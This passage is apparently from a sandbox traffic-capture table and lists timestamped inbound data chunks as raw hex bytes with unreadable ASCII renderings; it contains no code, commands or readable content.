2022-05-26 00:35:15 UTC	297	IN	Data Raw: 0d e1 c0 08 ea 3f 14 31 a8 71 1c 9d 59 96 25 ec 17 f3 72 bf f7 8d 75 ee 9b 47 7d 0b 03 f8 bb 19 1e ba 34 a8 81 2d 8e 2d 68 31 eb 48 f8 0e d3 cd 62 78 a4 2b 1b 4a 63 f6 1f 0f d1 cd 12 79 c0 7c d8 d3 7f 27 09 a4 44 61 fe d5 38 86 7f 62 71 bc 87 e0 23 95 99 17 0f 79 97 79 81 3a 9d d5 3f cd e7 50 c4 0f 91 38 8b 1e 91 56 c2 43 d7 c0 df 80 53 84 d4 ec 08 a5 3c 5d fa 8e 18 e2 93 5f e6 17 bf 22 55 0d 85 27 b4 9a d3 67 88 73 e1 63 cc 60 54 ef 58 56 12 3f aa e9 56 04 56 b0 57 d2 94 11 e7 e6 47 59 09 08 66 15 2c 9b f8 74 ac 6a d0 78 99 29 c4 ae 66 7d 7c 49 2e 24 0b 58 40 e8 16 06 d5 52 9d a3 cd c4 9b b8 5e a9 93 13 99 0f 66 7b 87 69 52 7a dd ff a3 a0 0b 28 e1 4a 08 24 c4 48 28 e4 8d 19 82 b3 f1 05 87 59 46 bd 81 32 8d 79 4c b7 f1 75 ce 80 90 ed 27 3a 26 65 2c 4b ea Data Ascii: ?1qY%ruG}4--h1Hbx+Jcy|'Da8bq#yy:?P8VCS<]_"U'gsc`TXV?VVWGYf,tjx)f}|I.$X@R^f{iRz(J$H(YF2yLu':&e,K
2022-05-26 00:35:15 UTC	305	IN	Data Raw: e5 64 14 ef 71 d8 ce df 54 ec 70 45 38 e7 49 2c c7 61 19 11 8a 30 8f 4b 7d b6 f3 c8 51 b1 a7 01 d6 2f 33 73 ec 2f 10 54 46 7e af 04 7e 31 3b 9a 0c 5f a2 b0 1d 81 9b 68 9f 05 39 ff f1 79 00 93 9a 65 37 dd 92 78 03 25 63 a9 92 d8 30 a5 c9 98 6f a7 1b 5d 09 e4 51 ca fe 6d 18 f9 6a 38 a4 ba 80 ad f7 13 9e b2 f1 0a 3e 3f 35 23 83 3c a2 84 52 f9 53 6c 20 c1 19 11 6a 98 60 34 51 d2 97 d8 f0 90 50 14 ac 85 78 6b 70 2c 05 f6 d9 68 d9 f2 18 07 ad 8b c3 ab 90 2c 26 3d 8b 0e 63 f7 d2 c6 6b 24 a3 99 02 c7 d0 85 6e 93 30 6e 88 55 1f a2 e8 71 51 32 4b 1e 44 19 a3 f0 79 50 cb 5f 1b d4 09 16 d1 b4 99 12 44 97 48 35 0e 18 fc 4c 17 07 fd 11 4f ef 6f fe ad 63 5d fa 2c 01 69 69 5e 0a d7 73 9f 13 a5 39 b0 5c 74 d5 73 d6 d9 ad e3 8c d8 9f 9d 06 e9 ed 77 fc d5 b7 30 5b 33 ec 10 Data Ascii: dqTpE8I,a0K}Q/3s/TF~~1;_h9ye7x%c0o]Qmj8>?5#<RSl j`4QPxkp,h,&=ck$n0nUqQ2KDyP_DH5LOoc],ii^ s9\tsw0[3
2022-05-26 00:35:15 UTC	313	IN	Data Raw: e5 ed c9 f9 55 e7 f3 03 2f 23 45 f6 92 34 59 d5 8e 59 80 35 ef 92 63 a0 3f cd a6 a1 65 0f 30 6a c0 5f ce fe 84 cd 19 de 25 8e e3 22 05 8b ed 1d 35 27 82 f9 43 bb 28 fa ed 33 24 8f d1 7d af 6f f5 44 f3 67 c5 d6 fb bd ed b3 22 bd 36 2c a7 70 eb 04 a5 a3 83 c6 e9 ce 3e fc 15 d8 b2 e2 f8 ce bd e5 37 76 e1 cb 15 7a da c4 f9 b2 fb bd 3d ad c9 b0 b6 5f 0a 52 84 e4 69 3b 13 0d cc 3d 39 8c bb 3b 22 31 85 af 7e d8 0a 4a ca 8d 18 e8 bb 2c af 98 29 7c 7e 3f 0f 03 91 c2 17 12 ee 34 70 39 e5 9a ee ca 40 28 61 69 6d 1b d3 c0 0c 5e e3 85 66 4d 7f 69 50 b9 b1 e3 e9 9e 21 ab ce fc 10 66 35 79 43 cf 47 5c b5 28 6a c5 8c c6 48 a8 8e 47 5d c4 67 fb 70 68 dd 0a ac 39 63 5f bb 1a ed 6e 64 01 1d 50 dd 36 f2 7c 34 d3 5b c1 4e 1d 24 b4 aa 70 33 65 cc 6a 70 1f 97 49 53 c4 4d 3c 7d Data Ascii: U/#E4YY5c?e0j_%"5'C(3$}oDg"6,p>7vz=_Ri;=9;"1~J,)\|~?4p9@(aim^fMiP!f5yCG\(jHG]gph9c_ndP6\|4 [N$p3ejpISM<}
2022-05-26 00:35:15 UTC	320	IN	Data Raw: 2d 85 2e d1 72 4f ae f6 33 8b 8f 31 02 ff b2 b3 80 f4 29 79 cc 91 0d d1 59 1b 7e 2c 22 f5 8e a5 74 f5 07 4a a9 6b 38 76 db 40 a3 c4 94 33 20 c6 5f 91 42 c8 dc 69 40 26 26 ed d0 89 43 0c 01 30 ff b8 66 a2 7f a4 d4 b4 32 64 98 3f 03 af 9a 88 9f ee 3c af dd 2f c0 3c 9a 51 b9 b1 8f ee 95 6a 8d 5c ff 68 13 59 e9 4b ed 74 68 cd 9b ec e9 e7 92 10 d4 53 fe f9 a3 04 c9 f8 b0 b8 3b 53 e4 8f 31 95 35 e0 65 22 c4 b7 67 8e 6f 6e 65 48 4b 38 79 5d 23 8e b7 67 7b e4 54 71 74 11 6b e8 05 a8 8e 8c c7 bc 0d 95 1a d7 9f 14 26 db 3e 64 a0 04 cb 32 16 e7 0f 39 30 74 7f 4e 40 67 66 07 ce 71 9e a8 da 7d 9c 48 1d 0c 4b 54 16 b1 88 34 76 7c 7e f3 d9 43 69 f3 01 8e 3a 9d 59 00 30 ec f3 35 f4 63 b9 8f 62 f2 fb 57 0e 51 10 4e cc 02 16 64 e0 32 2e 15 a2 2b e3 ca 10 18 71 1a 8c af 42 Data Ascii: -.rO31)yY~,"tJk8v@3 _Bi@&&C0f2d?</<Qj\hYKthS;S15e"goneHK8y]#g{Tqtk&>d290tN@gfq}HKT4v|~Ci :Y05cbWQNd2.+qB

Timestamp	kBytes transferred	Direction	Data
2022-05-26 00:35:15 UTC	328	IN	Data Raw: 5a 74 de 84 f4 33 69 8d 47 60 28 e6 ae 42 a0 20 7c 09 41 d5 d5 03 45 c5 cb 32 df 87 a7 87 7a ea be 25 81 86 82 21 99 e2 1b 2a 10 42 9d 56 b1 83 eb 7f 39 74 0d 67 90 92 d2 72 a6 8e 6d 71 fe c1 41 eb 5a e5 75 e6 e3 2a 11 3e f8 eb 51 c0 51 cb f6 92 ce 95 7c 91 39 2b 0b e0 cf 3f 30 2f 1e 87 e2 de 67 32 84 99 56 bb 7a a3 02 ed e6 14 cc fc 82 69 84 02 85 b0 89 c4 a0 39 31 26 9f fd e0 7f b8 c7 f3 48 0a 1f a4 2e 9d 68 c9 80 00 78 c1 55 a9 0b 3e d6 25 17 d8 7b a8 4b f1 b8 e9 4f 49 90 ee 01 14 49 08 f2 9c 2e 94 0e 42 87 c9 ae 79 d8 20 89 c1 c2 8c 66 df af 10 ce 83 f5 f0 b8 36 31 dd 59 f1 25 7c dc b9 d2 9e f8 31 3b 21 af f5 59 79 df 50 1d 21 cf 2d d5 4f cb 8c 89 43 89 fd 2d 8e 3a 91 8f 18 ac 21 ef 10 cf e4 2a 17 59 e6 98 3b f6 ef 25 c2 62 31 ff 00 0b 13 3e 99 d4 40 Data Ascii: Zt3iG`(B |AE2z%!*BV9tgrmqAZu*>QQ|9+?0/g2Vzi91&H.hxU>%{KOII.By f61Y%|1;!YyP!-OC-:!*Y;%b1>@
2022-05-26 00:35:15 UTC	336	IN	Data Raw: 48 e6 19 db 19 0d c5 24 c4 e7 65 cf f1 96 ac 2e 09 ea d3 67 35 0c 38 f0 a2 53 87 5f 1a bd 4a 2e 55 26 c3 6e 07 20 bc d6 19 04 bd 27 e5 84 62 a0 bc 45 5c 4a d1 1e 7d 88 df 8b 36 6b f1 b7 40 ca 94 19 99 ff 9f bb 26 64 88 d1 c1 88 07 70 59 e6 32 88 7e d6 ae 83 20 c1 7e 3c 6c ad a8 1d 51 f2 75 a5 05 89 b4 ec fb ef a8 52 b4 63 8f 38 5f a5 22 7f 66 ff 3d 64 14 75 84 ef 9b 0f 5d 98 0e 4d a1 52 4a 6b 1c 9d 47 f5 46 34 4b f1 23 42 87 94 31 d3 a7 63 6c 21 dd a8 17 04 fd 4a 0c 61 3a 91 99 6a 1a 74 53 da 80 27 8a 05 8e f9 ef 94 bf 03 f2 39 ec 9d ed c7 b0 a1 b2 ce ba 64 4c df 95 8e b2 50 aa 91 bd 5c e0 25 2c 8b 58 d9 2f a9 17 c3 5d 11 62 21 bd 4d 8c 31 b5 0a c7 69 97 c1 52 0d a8 d7 5e 9b e7 06 44 3c ba d1 57 da 8d f6 bc a4 74 70 37 ec ed 0f 06 ea 4e 3a 50 21 dc 47 5d Data Ascii: H$e.g58S_J.U&n 'bE\J}6k@&dpY2~ ~<lQuRc8_"f=du]MRJkGF4K#B1cl!Ja:jtS'9dLP\%,X/]b!M1iR^D<Wt p7N:P!G]
2022-05-26 00:35:15 UTC	344	IN	Data Raw: 90 55 70 d0 13 24 29 d3 58 6f 51 b5 3f c5 a3 3b a6 07 ff 4f 71 5c 92 4a db a6 ae 51 bd 57 17 4f ec 31 f7 8f 3c 29 9c 27 11 c9 34 e0 3d ab eb a9 6e f1 04 64 f0 d5 04 0f f4 5e 87 29 6b fa 4d d3 c2 34 dd bc 42 f9 aa 8d 34 fc 17 93 5a 70 e7 02 c6 1a 86 c6 32 3f ff 91 79 d4 39 c2 1e e2 3a cd 75 3b 70 f3 e3 7a 39 6b 82 4c fb fb 94 98 1c 4b af 78 1b c9 42 7f b9 77 49 d0 02 55 e3 f6 f5 10 36 46 7e 06 27 5d 23 84 47 f8 aa 4a ec 90 8e d7 12 b0 6f 18 b7 d8 3d a0 09 e3 9c f1 9e 88 4b 50 c2 3e 45 f7 4c 13 08 fe 02 ba ac cf d9 57 13 90 2c ee fa f1 5a a1 83 0b b1 50 94 df 78 16 d3 d0 43 0e 01 7e 92 6a f5 8b fb fc b4 45 14 24 3b 74 8e 5a 65 3a 17 c4 6d f4 bd b5 e9 44 f2 2c 78 e4 9b 6c 12 07 f0 9b a3 e4 49 c3 80 6a ce 6b eb 31 44 1d da 1b 92 13 96 46 fb ad f9 e5 1c cc 8f Data Ascii: Up$)XoQ?;Oq\JQWO1<)'4=nd^)kM4B4Zp2?y9:u;pz9kLKxBwIU6F~']#GJo=KP>ELW,ZPxC~jE$;tZe:mD,xllj k1DF
2022-05-26 00:35:15 UTC	352	IN	Data Raw: 4b 07 aa 32 43 f3 23 40 a3 1d e2 2d c2 17 f2 7b 95 dd 15 33 e8 88 76 d9 45 a0 55 83 22 53 1c d0 3a b9 53 73 bf db c8 e5 f1 f2 5b 7b d7 0b 7b 0e 8c d0 88 92 90 2b 71 a7 1b d6 35 a9 59 f5 4e 3f a8 a1 1d 6d 10 7f 88 e0 85 32 03 76 59 7a b1 0d 46 60 95 93 65 3a 56 f2 0e ec b8 4d ec 98 02 8b a6 f3 3a e9 21 65 a0 38 02 b7 86 f4 fe 9e 14 1c 49 f2 ce d0 ed 1b e8 c8 7d db 6b fe 07 f3 90 e0 a4 7e 82 64 3a bd ad 26 75 ee 2d 1c 60 c6 4a 26 6e 62 93 9b 5e df b7 d3 31 d8 bb e9 1d 38 ac d0 3e b0 a9 d5 7d 0f a3 34 ae 41 30 7b b4 3d 3a 66 8f 97 75 e9 56 34 9b 8b 5e 8f 3c ab 88 39 57 8a 00 42 c2 ac 9b 4d cb 39 16 a2 54 bd 36 d9 d4 54 01 cd 31 7a 14 d1 48 04 f2 06 30 ce 23 ee 7d e9 df e7 a2 02 f9 31 93 87 ba 1c 9a 4d d1 19 68 19 de b8 2d 24 ef e0 06 b4 3b eb 76 7a 6a d4 f6 Data Ascii: K2C#@-{3vEU"S:Ss[{{{+q5YN?m2vYzF`e:VM:!e8l}k~d:&u-`J&nb^18>}4A0{=:fuV4^<9WBM9T6T1zH0#}1Mh-$;vzj
2022-05-26 00:35:15 UTC	359	IN	Data Raw: 56 ce fb 3e 05 21 aa f8 5c 33 ef 20 39 a9 61 60 d6 46 bd 5e 51 2d 08 cc b9 ee ba 53 16 32 31 48 73 43 c9 d3 3a 17 10 71 73 ae 72 64 41 1f e4 5c cf ea b2 c4 94 c5 e5 a9 28 c5 d1 17 65 de 7a f2 33 7f ae 9a 02 a0 6e d6 80 45 1a 69 47 c0 8a d6 f4 38 1b e7 eb 56 82 64 4a ac c2 80 25 8f c3 a1 f7 dd 26 79 d2 d1 41 7e 52 26 06 e5 83 1b ee b2 ee 9e 17 07 f7 f4 86 5f 1e 31 28 ad fb 1f d8 54 26 35 d2 e7 52 44 70 bf d2 db 4a 9c fa a7 68 de ab 3d 1d 35 9c be 38 b5 c2 b3 8e 69 64 39 d4 57 23 76 80 85 79 e1 8e e3 fa d5 ef a9 a4 30 7e 69 13 bf 3a dd 65 55 fb 25 f7 d5 ea ea 9a 73 5d 75 54 72 c9 fe ec 7b 2f b8 4d b2 95 e9 b7 e4 cd 0c b8 a5 47 0a 53 f7 3f 98 50 7e bd d0 bb 68 d5 7d d4 4d 1c 5a 9b f3 28 bc 30 d5 b6 72 0a a1 e1 6a 9d ea fe 4d 90 51 10 3d 02 cb 81 d2 b3 62 4b Data Ascii: V>!\3 9a`F^Q-S21HsC:qsrdA\(ez3nEiG8VdJ%&yA~R&_1(T&5RDpJh=58id9W#vy0~i:eU%s]uTr{/MGS?P~h} MZ(0rjMQ=bK
2022-05-26 00:35:15 UTC	367	IN	Data Raw: 6d d5 9b aa e7 92 6d d8 77 5c 38 b3 6a 80 8a 85 be 2a 6d 45 de 0e 73 36 27 9e 87 f7 5a f8 af 85 9c a0 91 cd d3 af 93 fe f7 05 ff 23 49 77 78 e3 f9 84 1a 1b 39 1a 48 b8 8f d9 ca 47 45 2d de 4f c6 d8 c5 dd d9 6c 50 db 73 c1 8e 37 62 07 25 25 ac 1c e7 b6 4b 41 20 77 d8 c7 1e 9f dc ec 80 b0 0a 61 e1 7e 43 9f 40 fa 36 07 d3 c7 22 95 fd 43 74 99 19 23 fd 3d cd 8b 8f 0d c1 47 b1 52 8f 18 56 b7 62 be 7a 22 f9 bd 02 c8 5b 79 dc e8 bd de 42 f1 ae 1b 01 ee bb 93 8f 99 f9 42 60 8b d9 7a 88 33 7a 22 b6 51 92 f3 64 ea 4f fd 5f 99 00 e5 88 b9 35 31 e7 94 be f4 8c 0b b8 be 85 8b 0f 35 79 24 63 73 f9 56 98 cd 79 18 e0 a1 ed 8f dc 49 70 0d ed 3b 38 e3 e2 41 52 9f 93 5a 4f 46 9c 77 60 4d 8d da 84 d4 9f 4b 7f 44 ac a4 68 74 de 84 18 dc 1e 03 f8 47 0f 70 31 9b 1c 08 43 5e e7 Data Ascii: mmw\8j*mEs6'Z#Iwx9HGE-OlPs7b%%KA wa~C@6"Ct#=GRVbz"[yBB`z3z"QdO_515y$csVyIp;8AR ZOFw`MKDhtGp1C^
2022-05-26 00:35:15 UTC	375	IN	Data Raw: ea 52 b1 83 40 e5 37 2d ad 07 4e 63 0c 6c 8e 10 93 e7 a9 29 e3 c0 06 ef 2d aa ac ec 92 5b 99 45 2c ae 1a e8 40 25 e7 0a 29 4a 47 d1 a3 a7 62 f6 4a c1 9d ab 7e 80 2f 12 9b 16 f6 a9 ae 8b 82 3f d6 5b c3 bd 80 fe e0 ca b2 a5 22 fb 04 af e1 37 23 24 70 5f c5 e1 05 f2 ff 8b 21 aa 67 ec e0 5c 37 04 7d 88 89 53 ef 61 cb b6 e9 96 41 1e be d4 01 94 41 b9 81 e2 aa bb 85 24 b4 ef 22 43 e8 6b a1 82 e8 32 51 a6 92 8c 89 b1 83 2e f2 fa 43 ee fb 50 e5 0a 64 ae bf 64 43 83 3f 99 73 9b 02 92 fb 53 93 0a 8e f1 1d e2 0c 54 db 27 40 17 a8 ca ec 28 08 75 98 38 ca 38 d6 7b 46 77 d7 7b f0 9a 0e d9 62 a5 d2 70 c2 d9 36 70 92 f2 25 a8 b5 71 9c 12 db 4a 0b 12 fe 56 5e 6d 78 1c ff 4f 6f b4 74 d1 70 64 27 1d 75 b8 a8 e3 d8 8b 72 70 3d d6 ee a8 d6 a3 c3 12 f4 f1 8e e2 bf af d5 ca d7 Data Ascii: R@7-Ncl)-[E,@%)JGbJ~/?["'7#$p_!g\7}SaAA$"Ck2Q.CPddC?sST'@(u88{Fw{bp6p%qJV^mxOotpd'urp=
2022-05-26 00:35:15 UTC	383	IN	Data Raw: 0e 8f 7e 45 47 31 bc ce f2 a0 ec b2 db 35 d1 6d ee 42 ad 37 1a 2f 5d 78 82 f7 84 0a 24 b0 5d 4e 44 a0 a8 76 90 93 f8 f7 40 84 ec 37 65 62 8e 9e a2 cc fa 0a 7a ec a3 1b be ad 4b 2a 67 7b c4 3c eb da 8c 0c 39 c0 e2 b3 65 e0 54 2b c2 16 79 a4 09 1a 4d e9 bf bb ab a6 03 29 04 8d 5a ed 49 f4 52 56 97 10 11 2f 1c 2b 7f 4f 45 e4 48 66 2b 71 09 a9 5b 6a 13 e2 90 ab ad 3e 83 90 44 42 c9 d0 54 1c a3 93 ac ff 57 4f 4f d7 ff 28 84 87 9f b0 95 d6 ae e0 74 67 71 fd 5d 71 02 b0 b3 c1 06 8b 3e 44 c2 a7 64 cd 29 22 06 8d 2a 83 d7 bc 48 48 0f 1d d7 2e 49 89 4b cb 95 dc ed 1a 22 ea de 9d 1b 60 a7 d1 6f b0 11 b3 08 ee 65 9a f3 7a f1 ad ac bb 7e 9c 24 92 50 e9 1e c0 47 2d 73 97 7f de cc 4c 10 77 14 f2 cc d7 41 d1 80 0c 32 ab 09 31 92 ce 59 ee 68 06 d6 8f 38 32 5c 75 59 86 40 Data Ascii: ~EG15mB7/]x$]NDv@7ebzK*g{<9eT+yM)ZIRV/+OEHf+q[j>DBTWOO(tgq]q>Dd)"*HH.IK"`oez~$PG-sLwA21Y h82\uY@
2022-05-26 00:35:15 UTC	391	IN	Data Raw: be 4a f9 d9 1c 09 bb 80 48 71 17 6c b4 b6 00 da 2a 01 de cd e8 91 59 8d 83 44 8f 86 4f 72 a2 a8 cf 17 4d 62 ca 03 06 62 25 f4 bc 61 9a 4a c4 27 8d ad d6 c4 6a ea f7 72 32 04 87 90 2d ba fa 54 2e 33 80 b2 81 01 4c 26 ed 2e 1c 97 a7 65 ef 44 c0 bd 9c 20 a3 7b 65 cf 69 a4 74 d5 38 87 b0 ba 45 9d ff 86 7e 58 1b dc 2b f6 94 f3 01 45 c1 67 96 da be 2b 07 97 c7 0b ee 7b 66 22 19 aa 29 3c 69 48 cf ba 6f 39 8c a1 97 9e 92 88 60 93 0e 9e 8f 85 94 1b e6 5a 92 5b 5f 1b b4 d6 61 2e 5a 34 41 92 7c 10 b1 40 d7 34 bf 6a 75 23 da 78 eb 56 8d 81 87 d2 9c 54 14 47 81 73 af 64 d1 19 4d a5 ef 61 73 6f 0c c3 57 26 d7 e5 af a5 7f 9d 44 92 5d 6d d8 88 5a c1 14 97 42 31 e0 36 1e ad b5 61 88 f2 ff 8b 00 92 98 b3 6f 10 ce 5c ee 74 87 1f 42 87 83 75 c5 67 39 98 d1 39 28 ac 48 bd c3 Data Ascii: JHql*YDOrMbb%aJ'jr2-T.3L&.eD {eit8E~X+Eg+{f")<iHo9`Z[_a.Z4A|@4ju#xVTGsdMasoW&D]mZB16ao\t Bug99(H

Timestamp	kBytes transferred	Direction	Data
2022-05-26 00:35:15 UTC	398	IN	Data Raw: 9e 9d 95 66 dc 4d 79 42 04 39 0b ca 36 38 f4 45 9b ee 66 2e fc c0 2c 5e 64 d8 f3 44 98 68 65 35 15 fc 03 55 6f 25 9b e7 ef ee 4c 14 b7 08 ca 82 9e 4f 4a 1d c5 5a 5d 89 5b f1 ce da ec cf 97 e7 e0 00 ed 6d fe 77 9d 01 b7 81 98 38 26 6b ad 79 5c f9 c0 e8 4c d0 ca 2e 33 3d 97 84 71 2a 4d cf a4 05 56 6a 8c 9e f1 4b fe 22 51 2f a2 f3 8c c0 e4 54 bb f9 24 af c5 df 15 e7 4f c9 3f a2 0e 8b db 17 0f 67 f7 df 0a 97 47 ae 74 21 ba 98 a7 3b e0 36 5c 9f b2 d8 13 48 b4 fd df 80 b3 61 f0 11 e0 cc ea 00 be 7b a9 b3 72 58 e9 ec df dd d5 33 78 cc 55 27 88 64 05 92 a7 69 22 be 7e 6d 9d 1c 10 2c ad 8d f0 ac 0c 0b 1f 70 01 16 da ce ff 62 a5 c3 43 9b e7 d5 ea a3 95 65 fc 71 10 a3 b5 ce 46 39 a5 e6 a6 8e b1 f4 ba 85 c3 c0 1d c4 c2 9c 19 61 b5 93 4d df 4b 69 69 a8 9a 06 f3 e5 86 Data Ascii: fMyB968Ef.,^dDhe5Uo%LOJZ][mw8&ky\L.3=q*MVjK"Q/T$O?gGt!;6\Ha{rX3xU'di"~m,pbCeqF9aMKii
2022-05-26 00:35:15 UTC	406	IN	Data Raw: 3c c7 dd 87 a9 d0 32 60 76 d4 27 ff e3 6a 2a b2 82 2e d4 b5 55 b6 06 d3 02 a3 c8 6a 4a 0a 8a 1d f8 48 75 62 e7 f9 b3 83 2a c0 50 92 7e cd d2 59 50 7a f1 6d 7c 9e 2b 74 d8 bd f7 0b a8 09 2b fe ff 3e ff b1 5c d3 eb f1 4c d9 91 48 91 8e 16 73 e5 7b d8 1a a5 4a 35 f3 bc ec 72 fe bf 65 a2 11 48 6f 7b e6 9a c6 dd dd 03 75 c6 5d 50 33 ea c3 5a 91 16 33 77 27 c2 21 62 4e 73 4e 76 d5 c9 c7 03 51 51 0e 01 74 04 76 d4 7f 3f d0 f4 e9 30 73 95 a3 1f 54 19 02 8e 18 4b 06 57 7b df f0 c5 a1 0e b3 0e c9 48 2d 00 f2 ea d9 ba 61 32 aa 55 a9 ef 23 dd 39 e7 f6 fa 68 1e 4a de 45 1d 56 ee 7e 5e a2 2d 2a 04 f9 99 50 8e 2a 26 43 74 69 5c 83 b5 1b 3a 78 34 13 d9 51 38 3e ec 0a 57 26 c8 e6 e9 24 b6 a4 ba 13 2d 19 6c 83 82 ef 34 24 1f 8f ac f0 26 f1 55 d6 cc 85 a9 a8 48 80 6f f7 Data Ascii: <2`v'j*.UjJHub*P~YPzm|+t+>\LHs{J5reHo{u]P3Z)3w'!bNsNvQQtv?0sTKW{H-a2U#9hJEV~^-*P*&Cti\:x 4Q8>W&$-l4$&UHo
2022-05-26 00:35:15 UTC	414	IN	Data Raw: af 12 68 73 b0 7a 94 d3 c9 f2 71 90 6b 26 84 cb d2 af f3 ee cb 05 da 17 eb a5 0b a7 ce c8 e0 59 9c 15 c9 f1 10 6d be d1 8e 6c 8f 80 3c 4a 1e e3 f2 83 76 6f e7 6e c3 d2 77 d9 12 fc 00 87 18 18 e5 6d 3f dc 5f a9 9e 22 dd d4 84 54 b2 18 57 c0 77 b9 82 c6 ff 73 02 db a7 06 12 a7 4a ee 63 6c 8d 52 43 b0 60 e2 4c 99 2a 96 40 be 10 7d 29 76 85 b5 9f de cc 66 2c a8 ef a8 77 e4 be 77 98 e8 7c c2 15 13 c6 51 07 ac 5c 4a df f7 1e ad 5e 94 be 3b bd 50 02 cd 9b 59 c8 27 0c 53 2f 13 5c ec 4a 89 d5 e9 66 9f 1d 48 e7 33 08 05 39 7f 27 b6 7b 62 6f d7 3f dd 4d 92 5f cc 73 5a c9 b7 84 fa c0 aa 01 61 32 32 72 9d 3f 45 83 6c 82 e3 18 42 b0 08 c3 09 fa f3 dd 3b a8 4e 77 c9 81 3a 80 b5 31 f7 41 37 82 9e 0b 9b a5 1f f6 3b ae 47 37 aa 0e d7 ab 37 94 71 8d 0b ac b5 6b b5 04 0f 73 Data Ascii: hszqk&Yml<Jvonwm?_"TWwsJclRC`L*@})vf,ww|Q\J^;PY'S/JfH39'{bo?M_sZa22r?ElB;Nw:1A7;G77qks
2022-05-26 00:35:15 UTC	422	IN	Data Raw: 20 d4 5c 5d 5c ee df 97 95 41 08 90 67 ed 2c 15 a0 73 65 54 c0 c8 44 b3 9c cd 93 b0 c1 95 d8 7f 79 0e ab 77 bd 2e e9 68 19 e5 cf a2 35 cb 79 39 4c 89 2f ed 99 48 b1 7c 1f be d6 e2 98 57 17 30 82 b8 68 99 b8 ac a5 0e 7d 40 ba 44 12 b5 19 cd 71 8c a3 cd 34 56 4f ce a8 7c 08 96 51 d4 67 05 8f 0a c4 4f 0b 65 ba 07 57 0f 42 fc 6f 1a 31 6f 7a 9b 1b 9c d4 1e 7f 8c 64 69 27 4a 3d a9 23 0f d7 c5 8d de 22 68 28 a6 1a 77 75 70 d9 a4 25 90 d3 82 be 1d 9e 7e 98 7e fb eb 09 dc b9 b2 ad 9a 03 80 8d 1a 02 dd 11 9d 5d 35 6a 61 cf 38 39 71 f7 24 98 c7 55 1a 81 1a 1a 27 c5 70 95 a7 f4 11 af 76 95 dc cb b5 2f e5 74 b0 83 5c 00 e4 57 85 e9 50 c0 f9 42 68 5c e5 2d bd 89 98 85 a8 ad b5 1e 0e f8 0d a6 69 00 6e 9f 6a fe c7 bf 07 6d ca 3a c6 35 1d b2 0f 77 b0 46 74 03 7e 55 b9 cc Data Ascii: \]\Ag,seTDyw.h5y9L/H|W0h}@Dq4VO|QgOeWBo1ozdi'J=#"h(wup%~~]5ja89q$U'pv/t\WPBh\-injm:5wFt~U
2022-05-26 00:35:15 UTC	430	IN	Data Raw: 7e 04 b8 16 f2 12 0a 38 b8 49 18 3b 46 52 a6 58 21 53 6c c2 fb 2c da 27 4b 68 b7 2d b0 9d f7 8c 03 75 75 1a a5 22 2c 46 40 69 e8 12 c7 8f bf a2 b0 fd d7 0b 88 22 1f 39 dd dd 4b 07 dd c0 40 c1 05 49 ee 46 b4 1b ed 8d 55 26 72 cf ac d3 e0 e4 31 93 69 c4 71 74 90 f8 e9 77 7c 88 f0 fc d5 ca fa c3 8d b5 22 98 25 6a 2a b4 1a 81 cf 49 e5 f6 ba cd 04 0c d8 c7 3a a2 03 2b e8 49 8e fd 44 4f 70 e3 0a 9c 40 1d df d3 3d 1b e9 fa 15 80 fc 16 4e 49 f6 f6 cb 29 b5 3b 3a 97 f2 af f2 fe e9 41 5d 4f ac 7f 96 ae 22 e8 72 e1 e8 ff 82 fe e7 7d be 46 83 8c e3 b7 08 2a bf 57 f7 b4 99 9c e0 43 6b 0b e3 92 43 8e 5d c8 01 6f df c0 70 64 8e f4 10 2f 50 cd 19 29 b0 97 f8 da 80 3c 6a e5 86 b1 6b c6 76 7b 75 d7 39 b3 b4 fb a3 d5 f5 82 5d f8 74 b2 78 87 88 e3 d6 3f 8e 01 a1 b9 ac 03 3d Data Ascii: ~8I;FRX!Sl,'Kh-uu",F@i"9K@IFU&r1iqtw|"%j*l:+IDOp@=NI);:A]O"r}F*WCkC]opd/P)<jkv{u9]tx?=
2022-05-26 00:35:15 UTC	438	IN	Data Raw: 08 a0 09 14 e4 b1 0a 52 0c 22 ae 7b cd c2 63 ee ad 9c 0f 71 85 89 71 f2 b4 56 cf f9 df c5 d4 e6 4d 25 4c f6 f7 02 70 c5 f4 0f d8 fe 80 bd 97 d0 0b 6a 8c 7c 9e 99 a5 cd 36 11 61 50 df 43 70 31 0d fb 36 0e e1 11 72 94 d0 cc 88 fb c3 7f 9e 0d 10 8e fb 0f 76 99 86 aa 00 29 4d 5c 25 f3 cb df ee f7 02 71 dc c4 9f 90 8a e1 f6 19 43 cb 69 c8 ed 09 d4 50 cc de b9 49 62 39 f3 0d 7d 64 b4 c0 59 c1 95 24 a8 1b 1e 5e 26 dd 72 cd 3a 99 27 42 b5 85 0c 17 d7 7a fc d2 7b 3c 27 25 04 49 5e 3e 48 9c 0c 9c dd 09 4d bd f7 82 6d 1f c7 76 f7 0a d0 14 56 5a 66 c1 6a 05 61 f7 73 6a cc 6c 76 ea 5b 7d e5 0c 1c 63 f3 2e 2d 39 4f 59 9f 56 73 73 c8 9c 60 d5 52 93 37 21 fa 41 b4 07 ad 2d 3c bd ba cd 83 49 e5 fc 5f f5 47 6c 86 bd 27 77 ae 6d d4 38 94 15 87 f5 ab 9d e3 6b 00 8b 53 49 e0 Data Ascii: R"{cqqVM%Lpj|6aPCp16rv)M\%qCiPIb9}dY$^&r:'Bz{<'%I^>HMmvVZfjasjlv[}c.-9OYVss`R7!A-<I_Gl'wm8kSI
2022-05-26 00:35:15 UTC	445	IN	Data Raw: c1 f2 12 44 ae 11 0d 66 17 ef 64 51 3d 5b 5f 6a 9d f0 8b c3 07 11 d4 ba e0 63 07 aa a1 21 47 12 0c db 2a b4 66 f5 86 46 4e 21 7f ef af df cc 3e 19 a7 80 ff b7 c0 ea 99 46 4d 6f ff d5 6b aa 2f 10 b3 0f 35 40 6d 2d b6 68 f2 1e 0d d7 25 e4 fc 71 41 36 a7 95 8c e3 23 51 15 63 41 73 d8 ec 40 fa d1 c3 af 88 18 7f a4 0c 09 38 18 bb 52 2f b2 02 c6 37 ed f6 a0 d4 56 4b 97 a6 bf 3f eb 3f c4 27 52 fb f1 e1 d1 97 0c 66 41 fb c2 01 94 c1 b3 42 8d 12 65 a4 83 e6 d5 93 e9 53 c6 9e 08 44 e4 00 e2 1f ab 9c 3a 28 db 2e 07 07 b5 dd e4 a8 5f 38 88 72 3e 12 09 0a 73 1d 82 c7 43 89 1f fe 86 cf 62 cc f2 af 95 9b d9 dc b7 d9 b3 a7 af bd cc 12 f8 a1 c6 4b 57 c1 31 b1 34 f1 9b 2c f4 26 55 29 64 e6 b0 e4 42 96 eb d8 28 e5 ae ca 0b 6f f0 3f 2b 77 18 ae 17 0c 45 5a 63 2b ab e7 d0 79 